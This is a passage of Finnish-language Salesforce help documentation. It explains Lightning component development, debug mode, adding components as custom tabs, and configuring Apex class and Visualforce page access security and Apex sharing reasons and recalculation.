 **Note:** Nimitilan etuliite on liitetty Apex-luokkiin ja -käynnistimiin, Visualforce-komponentteihin ja -sivuihin, tuotemerkkimalleihin, kansioihin, s-control-objekteihin, staattisiin resursseihin, verkkolinkkeihin ja mukautettuihin raporttityyppeihin, mikäli ne sisältyvät hallittavaan pakettiin. Jos sinulla ei ole sovellusten mukautusoikeutta, nimitilan etuliitekenttää ei näy tuotemerkkimalleissa, kansioissa eikä mukautetuissa raporttityypeissä.

KATSO MYÖS:

[Staattisten resurssien tarkasteleminen ja muokkaaminen](#)

[Staattiset resurssit](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Staattisten resurssien kloonaminen, muokkaaminen tai poistaminen:

- Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Staattisen resurssien luominen ja muokkaaminen:

- Sovelluksen mukautusoikeus

Lightning-komponentit

Lightning-komponenttikehityksen yleiskatsaus

Lightning-komponenttikehitys on käyttöliittymäkehitys, joka on tarkoitettu dynaamisten verkkosovellusten luomiseen mobiililaitteille ja pöytätietokoneille. Se on moderni kehitys, jolla voi laatia yksisivuisia, mutta laajennettavia sovelluksia.

Kehitys tukee ositettua monitasoista komponenttien kehitystä, joka luo sillan asiakassovelluksen ja palvelimen välille. Se käyttää JavaScript-koodia sovelluksen puolella ja Apex-koodia palvelimen puolella.

Lightning-komponenttikehityksen käyttäminen komponenttien ja sovellusten luomiseen tarjoaa useita etuja.

Käyttövalmis komponenttijoukko

Mukana käyttövalmis joukko komponentteja, joiden avulla pääset alkuun sovellusten laatimisessa. Sinun ei tarvitse tuhlaa aikaasi optimoidaksesi sovelluksiasi eri laitteille, sillä komponentit hoitavat sen puolestasi.

Kattava komponenttien ympäristö

Luo liiketoimintavalmiita komponentteja ja salli niiden käyttö Salesforce1-sovelluksessa, Lightning Experience:ssä ja yhteisöissä. Salesforce1-käyttäjät pääsevät komponentteihisi käsiksi navigointivalikosta. Mukauta Lightning Experiencea tai yhteisöjä käyttämällä vedä ja pudota -komponentteja Lightning-sivulla Lightning-sovellusrakentajassa tai Community Builderissa. Organisaatiollesi on saatavilla lisäkomponentteja AppExchange-palvelusta. Voit myös julkaista omia komponenttejasi ja jakaa niitä muiden käyttäjien kanssa.

Suorituskyky

Käyttää tilallista asiakassovellusarkkitehtuuria ja tilatonta palvelinarkkitehtuuria, joka turvautuu JavaScript-koodiin asiakassovelluksen puolella hallitakseen käyttöliittymäkomponenttien metadataa ja sovelluksen tietoja. Asiakassovellus kutsuu palvelinta vain tarvittaessa, esimerkiksi hankkiakseen lisää metadataa tai dataa. Palvelin lähettää vain käyttäjän tarvitsemat tiedot parantaakseen suorituskykyä. Kehitys käyttää JSON:ää vaihtaakseen tietoja palvelimen ja asiakassovelluksen välillä. Se hyödyntää palvelintasi, selaintasi, laitteitasi ja verkostoasi älykkäästi, jotta sinä voit keskittyä sovellustesi logiikkaan ja vuorovaikutuksiin.

Tapahtumiin perustuva arkkitehtuuri

Käyttää tapahtumiin perustuvaa arkkitehtuuria purkaakseen komponenttien parituksia paremmin. Mikä tahansa komponentti voi tilata sovellustapahtuman tai näkemänsä komponenttitapahtuman.

Nopeampi kehitys

Tehostaa tiimejä työskentelemään nopeammin käyttövalmiilla komponenteilla, jotka toimivat saumattomasti pöytätietokoneilla ja mobiililaitteilla. Sovelluksen laatiminen komponenteilla helpottaa rinnakkaista suunnittelua ja parantaa siten kehitystyön kokonaistehokkuutta.

Komponentit on salattu ja niiden sisäosat pysyvät yksityisinä samalla, kun niiden ulkokuori on näkyvissä komponentin kuluttajille. Tämä vahva erotus antaa komponenttien laatijoille vapauden muuttaa sisäisen käyttöönoton yksityiskohtia ja eristää komponentin kuluttajat näiltä muutoksilta.

Laitteen tunnistus ja yhteensopivuus selaimien kanssa

Sovellukset ovat hyvin reagoivia ja tarjoavat nautittavan käyttäjäkokemuksen. Lightning-komponenttikehitys tukee uusimpia selainteknologioita, kuten HTML5, CSS3 ja kosketustapahtumat.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experience:ssä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Luo Lightning-komponentteja käyttöjärjestelmällä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa tai sandboxissa.

Käytä kehittäjän konsolia Lightning-komponenttien luomiseen.

KATSO MYÖS:

[Developer Console -konsolin toiminnot](#)

[Lightning-komponenttien lisääminen mukautettuina välilehtinä Salesforce1-sovellukseen](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

Virheenkorjaustilan ottaminen käyttöön Lightning-komponenteille

Ota virheenkorjaustila käyttöön korjatakseen Lightning-komponenttiesi JavaScript-koodia helpommin.

Tiloja on kaksi: tuotantotila ja virheenkorjaustila. Lightning-komponenttikehys toimii oletusarvoisesti tuotantotilassa. Tämä tila on optimoitu suorituskykyä varten. Se käyttää Google Closure Compiler -kääntäjää optimoidakseen ja minimoidakseen JavaScript-koodin kokoa. Metodien nimet ja koodit ovat vahvasti salattuja.

Kun otat virheenkorjaustilan käyttöön, kehys ei käytä Google Closure Compiler -kääntäjää, joten JavaScript-koodia ei minimoida. Tällöin sitä on helpompi lukea ja korjata.

Virheenkorjaustilan ottaminen käyttöön organisaatiollesi:

1. Kirjoita Määritykset-valikon *Pikahaku*-kenttään *Lightning-komponentit* ja valitse **Lightning-komponentit**.
2. Valitse *Ota virheenkorjaustila käyttöön* -valintaruutu.
3. Napsauta **Tallenna**.

KATSO MYÖS:

[Lightning-komponenttikehysten yleiskatsaus](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Luo Lightning-komponentteja käyttöjärjestelmällä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa tai sandboxissa.

Lightning-komponenttien lisääminen mukautettuina välilehtinä Salesforce1-sovellukseen

Salli Salesforce1-käyttäjien käyttää Lightning-komponentteja näyttämällä ne mukautettuna välilehtenä.

Sisällytä lisäämäsi komponentin `aura:component`-tunnisteeseen `implements="force:appHostable"` ja tallenna muutoksesi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Luo Lightning-komponentteja käyttöjärjestelmällä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa tai sandboxissa.

KÄYTTÄJOIKEUDET

Lightning-komponentit-välilehtien luominen:

- Sovelluksen mukautusoikeus

```
<aura:component implements="force:appHostable">
```

`appHostable`-rajapinta sallii komponentin käytön mukautettuna välilehtenä.

Käytä kehittäjän konsolia Lightning-komponenttien luomiseen.

Sisällytä komponenttisi Salesforce1-navigointivalikkoon noudattamalla seuraavia ohjeita.

1. Luo komponentille mukautettu Lightning-komponenttinvälilehti. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Välilehdet* ja valitse **Välilehdet**.



Note: Sinun täytyy luoda mukautettu Lightning-komponenttinvälilehti ennen kuin voit lisätä komponenttisi Salesforce1-navigointivalikkoon. Lightning-komponenttisi käyttää Salesforce-sivuston täydestä versiosta ei tueta.

2. Lisää Lightning-komponenttisi Salesforce1-navigointivalikkoon.

a. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Navigointi* ja valitse **Salesforce1-sovelluksen navigointi**.

b. Valitse luomasi mukautettu välilehti ja napsauta **Lisää**.

c. Lajittele kohteita valitsemalla ne ja napsauttamalla **Ylös**- tai **Alas**-painiketta.

Kohteet näytetään navigointivalikossa määrittämässäsi järjestyksessä. Valitut-luettelon ensimmäisestä kohteesta tulee Salesforce1-laskeutumissivusi.

3. Tarkasta lopputulos Salesforce1-mobiiliselainsovelluksesta. Uuden valikkokohteeksi tulisi näkyä navigointivalikossa.



Note: Mobiiliselainsovellus on oletusarvoisesti käytössä organisaatiossasi. Lisätietoja Salesforce1-mobiiliselainsovelluksen käyttämisestä on [Salesforce1 App Developer Guide](#) -oppaassa.

KATSO MYÖS:

[Lightning-komponenttikehyksen yleiskatsaus](#)

[Developer Console -konsolin toiminnot](#)

Lightning-komponenttien lisääminen mukautettuina välilehtinä Lightning Experienceen

Salli Lightning Experience -käyttäjien käyttää Lightning-komponentteja näyttämällä ne mukautettuna välilehtenä.

Lisää Lightning Experienceen sisällytettävien komponenttien `aura:component`-tunnisteseen `implements="force:appHostable"` ja tallenna muutoksesi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Luo Lightning-komponentteja käyttöjärjestelmällä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa tai sandboxissa.

KÄYTTÄJÄOIKEUDET

Lightning-komponentti-välilehtien luominen:

- Sovelluksen mukautusoikeus

```
<aura:component implements="force:appHostable">
```

Käytä kehittäjän konsolia Lightning-komponenttien luomiseen.

Noudata näitä ohjeita lisätäksesi komponenttisi Lightning Experienceen ja salliaksesi organisaatiosi käyttäjien käyttää niitä.

1. Luo mukautettu välilehti tälle komponentille.
 - a. Kirjoita Määrytykset-valikon **Pikahaku**-kenttään *Välilehdet* ja valitse **Välilehdet**.
 - b. Napsauta Lightning-komponenttien välilehdet -viiteluettelosta **Uusi**.

- c. Valitse Lightning-komponentti, joita haluat käyttäjien voivan käyttää.
 - d. Kirjoita välilehden otsikko.
 - e. Valitse välilehden tyyli ja napsauta **Seuraava**.
 - f. Kun sinua pyydetään lisäämään välilehti profiileille, hyväksy oletusasetus ja napsauta **Tallenna**.
2. Lisää Lightning-komponenttisi sovelluskäynnistimeen.
 - a. Kirjoita Määrittäykset-valikon *Pikahaku*-kenttään *Sovellukset* ja valitse **Sovellukset**.
 - b. Valitse **Uusi**. Valitse *Mukautettu sovellus* ja napsauta **Seuraava**.
 - c. Kirjoita Sovelluksen otsikko -kenttään *Lightning* ja napsauta **Seuraava**.
 - d. Valitse Käytettävissä olevat välilehdet -alasvetovalikosta luomasi Lightning-komponentti-välilehti ja napsauta oikeaa nuolta lisätäksesi sen mukautettuun sovellukseen.
 - e. Napsauta **Seuraava**. Valitse Näkyvissä-valintaruutu kohdistaaaksesi sovelluksen profiileille ja valitse **Tallenna**.
 3. Tarkasta lopputulos siirtymällä sovelluksen käynnistimeen Lightning Experiencessä. Sovelluksesi tulisi näkyä sovelluksen käynnistimessä. Napsauta mukautettua sovellusta nähdäksesi lisäämäsi komponentit.

KATSO MYÖS:

[Lightning-komponenttien lisääminen mukautettuina välilehtinä Salesforce1-sovellukseen](#)

Koodin suojaus

Koodisi suojaaminen

Tämä osio sisältää tietoja koodisi suojaamiseen.

- [Miten Apex-luokan suojaus toimii?](#)
- [Visualforce-sivun suojauksen määrittäminen sivun määrittämisestä](#)
- [Suojausvihjeitä Apex- ja Visualforce-kehittämiseen](#)

Apex-suojaus

Miten Apex-luokan suojaus toimii?

Määritä profiilien ja käyttöoikeusjoukkojen avulla käyttäjät, jotka voivat suorittaa metodeja tietyssä ylätasoin Apex-luokassa. Tällä tavalla voit määrittää organisaatiosi Apex-operaatioiden suojauksen tarkemmin.

Nämä asetukset koskevat vain Apex-luokkametodeja. Metodi voi olla Web-palvelumetodi tai mikä tahansa metodi, jota käytetään Visualforce-sivun mukautetussa Visualforce-ohjaimessa tai ohjaimen laajennuksessa. Käynnistimet puolestaan käynnistyvät aina käynnistintapahtumista (esim. `insert` tai `update`) riippumatta käyttäjän oikeuksista.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition**-versioissa



Note: Jos olet asentanut organisaatioosi hallittavan paketin, voit määrittää suojasetukset vain niille paketin Apex-luokille, jotka ovat `global`ia, tai luokille, jotka sisältävät `webservice`-metodeja.

Jos käyttäjillä on Apex-laadintaoikeus, he voivat käyttää kaikkia asiaan liittyvän organisaation Apex-luokkia riippumatta yksittäisten luokkien suojasetuksista.

Apex-luokan käyttöoikeus tarkistetaan vain ylimmällä tasolla. Esimerkki: jos luokka A kutsuu luokkaa B ja käyttäjäprofiililla on oikeus vain luokkaan A, käyttäjä voi silti suorittaa koodin luokassa A. Vastaavasti, jos Visualforce-sivu käyttää mukautettua komponenttia ja siihen liittyvää ohjainta, vain sivuun liittyvän ohjaimen suojaus tarkistetaan. Mukautettuun komponenttiin liittyvä ohjain suoritetaan käyttöoikeuksista riippumatta.

Voit määrittää Apex-luokkien suojauksen seuraavista kohdista:

- Apex-luokkien luettelosivu
- Apex-luokan lisätietosivu
- Käyttöoikeusmäärittäykset
- Profiilit

KATSO MYÖS:

[Suojausvihjeitä Apex- ja Visualforce-kehittämiseen](#)

[Apex Developer Guide](#)

Apex-luokan käyttöoikeuden määrittäminen luokkien luettelosivulta

1. Kirjoita Määrittäykset-valikon `Pikahaku`-kenttään *Apex-luokat* ja valitse **Apex-luokat**.
2. Valitse **Suojaus** sen luokan nimen vierestä, jonka käyttöoikeutta haluat muuttaa.
3. Valitse Käytettävissä olevat profiilit -luettelosta profiilit, joille haluat antaa käyttöoikeuden, ja napsauta **Lisää**, tai valitse Käytöön otetut profiilit -luettelosta profiilit, joiden käyttöoikeudet haluat poistaa, ja napsauta **Poista**.
4. Napsauta **Tallenna**.

KATSO MYÖS:

[Apex-luokan käyttöoikeuden määrittäminen luokkien lisätietosivulta](#)

[Apex-luokan käyttöoikeuden asettaminen käyttöoikeusmäärittämisestä](#)

[Apex-luokkien käyttöoikeuksien määrittäminen profiilista](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJÄOIKEUDET

Apex-luokkien suojauksen määrittäminen:

- Apex-laadintaoikeus
JA
Sovelluksen mukautusoikeus

Apex-luokan käyttöoikeuden määrittäminen luokkien lisätietosivulta

1. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Apex-luokat* ja valitse **Apex-luokat**.
2. Napsauta rajoitettavan luokan nimeä.
3. Napsauta **Suojaus**.
4. Valitse Käytettävissä olevat profiilit -luettelosta profiilit, joille haluat antaa käyttöoikeuden, ja napsauta **Lisää**, tai valitse Käyttöön otetut profiilit -luettelosta profiilit, joiden käyttöoikeudet haluat poistaa, ja napsauta **Poista**.
5. Napsauta **Tallenna**.

KATSO MYÖS:

[Apex-luokan käyttöoikeuden määrittäminen luokkien luettelosivulta](#)
[Apex-luokan käyttöoikeuden asettaminen käyttöoikeusmäärittämisestä](#)
[Apex-luokkien käyttöoikeuksien määrittäminen profiilista](#)

Apex-luokan käyttöoikeuden asettaminen käyttöoikeusmäärittämisestä

Voit määrittää mitkä tavat ovat suoritettavissa käyttöoikeusmäärittämiselle ylätasoinen Apex-luokassa. Nämä asetukset koskevat vain Apex-luokkametodeja, esimerkiksi web-palvelumetodeja tai Visualforce-sivussa käytetyssä mukautetussa Visualforce-ohjaimessa tai ohjaimen laajennuksessa käytettyä metodia. Käynnistimet käynnistyvät aina käynnistintapahtumista (esim. `insert` tai `update`) riippumatta käyttöoikeusasetuksista.

1. Kirjoita Määitykset-valikon **Pikahaku**-kenttään *Lupajoukot* ja valitse **Lupajoukot**.
2. Valitse käyttöoikeus.
3. Napsauta **Apex-luokkien käyttöoikeudet**.
4. Napsauta **Muokkaa**.
5. Valitse Käytettävissä olevat Apex-luokat -luettelosta ne Apex-luokat, jotka haluat ottaa käyttöön ja napsauta **Lisää**, tai valitse Käyttöön otetut Apex-luokat -luettelosta ne Apex-luokat, jotka haluat poistaa käytöstä ja napsauta **Poista**.
6. Napsauta **Tallenna**.

KATSO MYÖS:

[Apex-luokan käyttöoikeuden määrittäminen luokkien luettelosivulta](#)
[Apex-luokan käyttöoikeuden määrittäminen luokkien lisätietosivulta](#)
[Apex-luokkien käyttöoikeuksien määrittäminen profiilista](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien suojauksen määrittäminen:

- Apex-laadintaoikeus
JA
Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Performance**-, **Unlimited**-, **Developer**-, **Enterprise**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien käyttöoikeusasetusten muokkaaminen:

- Profiilien ja käyttöoikeusjoukkojen hallintaoikeus

Apex-luokkien käyttöoikeuksien määrittäminen profiilista

Määritä, mitkä ylätasen Apex-luokan metodit voidaan suorittaa profiilissa.

Nämä asetukset koskevat vain Apex-luokkametodeja. Asetukset koskevat esimerkiksi Web-palvelumetodeja tai mitä tahansa metodia, jota käytetään Visualforce-sivun mukautetussa Visualforce-ohjaimessa tai ohjaimen laajennuksessa. Käynnistimet käynnistyvät aina käynnistintapahtumista (esim. `insert` tai `update`) riippumatta profiiliasetuksista.

1. Kirjoita Määritykset-valikon `Pikahaku`-kenttään *Profiilit* ja valitse **Profiilit**.
2. Valitse profiili ja napsauta sen nimeä.
3. Napsauta Apex-luokan käyttöoikeus -sivulta tai luettelosta **Muokkaa**.
4. Valitse Käytettävissä olevat Apex-luokat -luettelosta Apex-luokat, jotka haluat ottaa käyttöön, ja napsauta **Lisää**. Voit myös valita Käyttöön otetut Apex-luokat -luettelosta Apex-luokkia, joita haluat poistaa, ja napsauttaa **Poista**.
5. Napsauta **Tallenna**.

KATSO MYÖS:

[Apex-luokan käyttöoikeuden määrittäminen luokkien luettelosivulta](#)
[Apex-luokan käyttöoikeuden määrittäminen luokkien lisätietosivulta](#)
[Apex-luokan käyttöoikeuden asettaminen käyttöoikeusmäärittämisestä](#)

Apex-jaon syiden luominen

Kun luot Apex-hallittavaa jakoa, voit luoda yksittäisiä mukautettuja objekteja varten Apex-jaon syyt joista ilmenee, miksi jako on toteutettu. Jaon syyt myös yksinkertaistavat jaettujen tietueiden päivittämiseen ja poistamiseen tarvittavaa koodausta, ja voit jakaa tietueen useita kertoja saman käyttäjän tai ryhmän kanssa käyttämällä erilaisia Apex-jaon syitä.



Note: Lisätietoja hallittavasta Apex-jaosta on [Force.com Apex Code Developer's Guide -oppaassa](#).

Salesforce näyttää Apex-jaon syyt `Syy`-sarakeessa, kun mukautetun objektitietueen jakoa tarkastellaan käyttöliittymässä. Näin käyttäjät ja pääkäyttäjät voivat ymmärtää jakamisen tarkoituksen.

Ota huomioon seuraavat asiat, kun käytät Apex-jaon syitä:

- Vain käyttäjät, joilla on kaikkien tietojen muokkausoikeus, voivat lisätä tai poistaa jaon, jossa käytetään Apex-jaon syytä, tai muokata sitä.
- Apex-jaon syyn poistaminen poistaa kaikki kyseistä syytä käyttävät objektin jaot.
- Voit luoda enintään 10 Apex-jaon syytä mukautettua objektia kohden.
- Voit luoda Apex-jakosyitä käyttämällä Metadata API:a.

Apex-jaon syiden luominen:

1. Napsauta mukautetun objektin hallinta-asetuksista **Uusi** Apex-jaon syyt -viiteluettelosta.
2. Anna Apex-jaon syyille otsikko. Otsikko näytetään `Syy`-sarakeessa, kun tietueen jakamista tarkastellaan käyttöliittymässä. Otsikko voidaan myös kääntää käännöstyökalun avulla.
3. Anna Apex-jaon syyille nimi. Nimeä käytetään, kun syyhyn viitataan API:ssa ja Apex:issa. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välejä eikä se saa loppua alaviivaan eikä sisältää kahta peräkkäistä alaviivaa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä **Performance**-, **Unlimited**-, **Developer**-, **Enterprise**- ja **Database.com**-versioissa

KÄYTTJÄOIKEUDET

Profiilien muokkaaminen:

- Profiilien ja käyttöoikeusjoukkojen hallintaoikeus

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTJÄOIKEUDET

Apex-jaon syiden luominen:

- "Apex-sovellusten luominen"

Apex-jaon syiden tarkasteleminen:

- Asetusten ja kokoonpanon tarkastelu-oikeus

4. Valitse Tallenna.

KATSO MYÖS:

[Hallittavan Apex-jaon uudelleenlaskenta](#)

Hallittavan Apex-jaon uudelleenlaskenta

Tärkeää: Kun pakkaat mukautettuja objekteja, huomioi, että niihin liittyvät Apex-jaon uudelleenlaskennat sisältyvät pakettiin ja saattavat estää paketin asentamisen.

Kehittäjät voivat kirjoittaa Apex-eräluokkia, jotka laskevat Apex-hallittavan jaon uudelleen tietyille mukautetulle objektille. Voit liittää näitä luokkia mukautettuun objektiin sen lisätietosivulla ja suorittaa ne, jos lukitusongelma estää Apex:ia myöntämästä käyttöoikeutta käyttäjälle sovelluksessa määritetyn logiikan mukaisesti. Apex-jaon uudelleenlaskentoja voi hyödyntää myös koodausvirheistä johtuvien näkyvyysongelmien ratkaisemiseen. Jos kehittäjä esimerkiksi korjaa koodausvirheen, joka on estänyt käyttäjiä käyttämästä sellaisia tietueita, joihin heillä pitäisi olla käyttöoikeus, korjaus saattaa koskea ainoastaan koodin päivityksen jälkeen luotuja tietueita. Jotta korjaus koskisi varmasti myös päivitystä edeltäviä tietueita, kehittäjä voi suorittaa Apex-jaon uudelleenlaskennan ja näin ulottaa jaon kaikkiin tietueisiin.

Voit suorittaa Apex-jaon uudelleenlaskennat mukautetun objektin lisätietosivulla. Voit suorittaa ne myös ohjelmallisesti käyttämällä `Database.executeBatch`-menetelmää. Salesforce suorittaa tietyille mukautetulle objektille määritetyt Apex-uudelleenlaskentaluokat aina, kun mukautetun objektin organisaationlaajuista jaon oletuskäyttöoikeustasoa päivitetään.

Note: Salesforce laskee jaon automaattisesti uudelleen kaikille objektin tietueille, kun sen organisaationlaajuinen jaon käyttöoikeustaso muuttuu. Uudelleenlaskentaan sisältyvät jakosääntöjen perusteella myönnetty käyttöoikeudet. Lisäksi kaikki jakotyypit poistetaan, jos niiden myöntämä käyttöoikeus käy tarpeettomasti. Esimerkiksi vain luku -oikeudet käyttäjälle myöntävä manuaalinen jako poistetaan, kun objektin jakomalli muutetaan yksityisestä julkiseksi vain luku -oikeudeksi.

Lisätietoja hallittavan Apex-jaon luomisesta ja uudelleenlaskentaluokista on [Force.com Apex Code Developer's Guide -oppaassa](#).

Apex-hallittavan jaon uudelleenlaskentaluokan liittäminen mukautettuun objektiin:

1. Siirry mukautetun objektin hallinta-asetuksissa Apex-jaon uudelleenlaskenta -osioon.
2. Valitse se Apex-luokka, joka laskee kyseisen objektin Apex-jaon uudelleen. Valitsemasi luokan on käytettävä `Database.Batchable`-rajapintaa. Et voi liittää samaa Apex-luokkaa monta kertaa samaan mukautettuun objektiin.
3. Valitse Tallenna.

Jos haluat suorittaa Apex-jaon uudelleenlaskennan, siirry mukautetun objektin hallinta-asetusten Apex-jaon uudelleenlaskenta -osioon ja napsauta **Uusi**.

Ota huomioon seuraavat seikat, kun käytät Apex-jaon uudelleenlaskentoja.

- Apex-koodi, joka laajentaa jaon uudelleenlaskentaa, voi käsitellä enintään viisi miljoonaa tietuetta. Jos tämä Apex-koodi vaikuttaa yli viiteen miljoonaan tietueeseen, työ epäonnistuu välittömästi.
- Voit seurata Apex-jaon uudelleenlaskennan tilaa Apex-töiden jonossa.
- Voit liittää yhteen mukautettuun objektiin enintään viisi Apex-jaon uudelleenlaskentaa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Apex-hallittavan jaon uudelleenlaskentaluokan liittäminen:

- "Apex-sovellusten luominen"

Apex-hallittavan jaon uudelleenlaskennan suorittaminen:

- Apex-laadintaoikeus
TAI
Jakamisen
hallintaoikeus

- Apex-jaon uudelleenlaskentoi ei voi liittää vakio-objekteihin.

KATSO MYÖS:

[Apex-jaon syiden luominen](#)

Visualforce-suojaus

Visualforce-sivun suojaus

Voit määrittää käyttäjille oikeuden suorittaa tietyn Visualforce-sivun heidän profiiliensa tai niiden käyttöoikeusjoukkojen perusteella.

Visualforce-sivun käyttöoikeus tarkistetaan vain ylimmällä tasolla. Kun käyttäjät voivat käyttää sivua, he voivat suorittaa kaikkia siihen liittyviä Apex-koodit. Esimerkkejä:

- Sivun ohjain ja kaikki Apex-luokat, jotka kutsutaan ohjainluokasta.
- Kaikki sivun laajennusluokat ja kaikki laajennuksesta kutsutut Apex-koodit.
- Kaikki sivulla oleviin mukautettuihin komponentteihin liittyvät Apex-luokat.
- Kaikki sivuun liittyvät luokat `apex:include`- tai `apex:composition`-tunnisteiden käytön yhteydessä

Esimerkki: Jos sivu A on riippuvainen ohjaimesta, joka kutsuu Apex-luokkaa B, ja käyttäjällä on oikeus vain sivuun A, mutta ei luokkaan B, käyttäjä voi silti suorittaa koodin luokassa A. Vastaavasti, jos Visualforce-sivu käyttää mukautettua komponenttia ja siihen liittyvää ohjainta, vain sivuun liittyvän ohjaimen suojaus tarkistetaan, mutta komponenttiin liittyvän ohjaimen suojausta *ei* tarkisteta.

Voit määrittää Visualforce-sivun suojauksen seuraavista kohdista:

- Visualforce-sivun määritelmä
- Käyttöoikeusmääitykset
- Profiilit

Jos käyttäjällä on sovellusten mukautusoikeus, hänellä on käyttöoikeus kaikkiin kyseisen organisaation Visualforce-sivuihin. Käyttäjällä voi kuitenkin olla Apex-luokkiin liittyviä rajoituksia. Sovellusten mukautusoikeus ei kuitenkaan salli käyttäjien ohittaa kyseisiä rajoituksia Visualforce-sivulla, ellei heillä ole Visualforce-sivujen käyttöoikeutta.

Jotta sivuun voi sisällyttää Apex-sisältöä, käyttäjillä on oltava Apex-sovellusten luomisoikeus tai Apex-luokan käyttöoikeus.



Note: Organisaatiot, joilla on Force.com-sivustoja tai Asiakasportaaleja, voivat ottaa käyttöön Visualforce-sivuja kohdistamalla ne käyttäjäprofiileihin tai ottamalla ne käyttöön koko sivustolle.

KATSO MYÖS:

[Suojausvihjeitä Apex- ja Visualforce-kehittämiseen](#)

<https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/>

[Visualforce-sivun suojauksen määrittäminen sivun määityksestä](#)

[Visualforce-sivujen suojauksen määrittäminen käyttöoikeusmääityksissä](#)

[Visualforce-sivujen suojauksen määrittäminen profiileista](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Visualforce-sivun suojauksen määrittäminen sivun määrittämisestä

1. Kirjoita Määrittäminen-valikon *Pikahaku*-kenttään *Visualforce-sivut* ja valitse **Visualforce-sivut**.
2. Valitse **Suojaus** sen sivun nimen vierestä, jonka käyttöoikeutta haluat rajoittaa.
3. Valitse Käytettävissä olevat profiilit -luettelosta profiilit, joille haluat antaa käyttöoikeuden, ja valitse **Lisää**.
4. Valitse Käytössä olevat profiilit -luettelosta profiilit, joiden käyttöoikeuden haluat poistaa, ja valitse **Poista**.
5. Napsauta **Tallenna**.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experience:ssä

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Visualforce-sivun suojauksen määrittely:

- Profiilien ja käyttöoikeusjoukkojen hallintaoikeus

JA

Sovelluksen mukautusoikeus

Visualforce-sivujen suojausten määrittäminen käyttöoikeusmäärittelyssä

1. Kirjoita Määrittelyset-valikon *Pikahaku*-kenttään *Lupajoukot* ja valitse **Lupajoukot**.
2. Valitse käyttöoikeus.
3. Napsauta kohtaa **Visualforce-sivujen käyttöoikeudet**.
4. Napsauta **Muokkaa**.
5. Valitse Käytettävissä olevat Visualforce-sivustoluettelosta Visualforce-sivustot, jotka haluat ottaa käyttöön ja napsauta **Lisää**, tai valitse Käyttöön otetut Visualforce-sivustoluettelosta Visualforce-sivut, jotka haluat poistaa käytöstä ja napsauta **Poista**.
